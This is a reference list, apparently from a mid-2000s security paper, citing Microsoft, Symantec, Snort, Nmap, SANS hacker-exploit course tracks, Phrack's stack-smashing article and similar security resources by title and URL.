Microsoft Corporation. "How To Use the AT Command to Schedule Tasks". 6 August2004. URL: http://support.microsoft.com/default.aspx?scid=kb;en_-us;313565 (June 2004)

Running Snort under Windows. http://www.sans.org/resources/idfaq/snort.php

Symantec Corporation. "Symantec Ghost Reference Guide". Version 8.0. 2003. URL: ftp://ftp.symantec.com/public/english_us_canada/products/ghost/manuals/symghost_8/Ghost_ref_guide.pdf (August 2004).

Nmap man pages http://www.insecure.org/nmap/data/nmap_manpage.html

Understanding windows shellcode
http://www.astalavista.com//data/win32shellcode.pdf

CVE Common Vulnerabilities and Exposures Terminology
http://www.cve.mitre.org/about/terminology.html

http://www.cultdeadcow.com/cDc_files/cDc-351/

Lecture note for the MSc Information Security programme at the Royal Holloway University of London. http://www.isg.rhul.ac.uk/msc/teaching/ic3/ic3.shtml

Symantec Deepsight Alert Services
http://alerts.symantec.com

Smashing The Stack For Fun And Profit
http://www.phrack.org/show.php?p=49&a=14

The SANS Institute. Incident Handling Step-by-Step and Computer Crime Investigation, Track 4.1.
SANS Press, 2004.

The SANS Institute. Computer and Network Hacker Exploits, Part 1, Track 4.2.
SANS Press, 2004.

The SANS Institute. Computer and Network Hacker Exploits, Part 2, Track 4.3.
SANS Press, 2004.

The SANS Institute. Computer and Network Hacker Exploits, Part 3, Track 4.4.
SANS Press, 2004.

The SANS Institute. Computer and Network Hacker Exploits, Part 4, Track 4.5.
SANS Press, 2004.

http://www.webopedia.com/TERM/T/TCP.html
http://www.snort.org

http://www.insecure.org
http://www.packetstormsecurity.com
http://www.google.com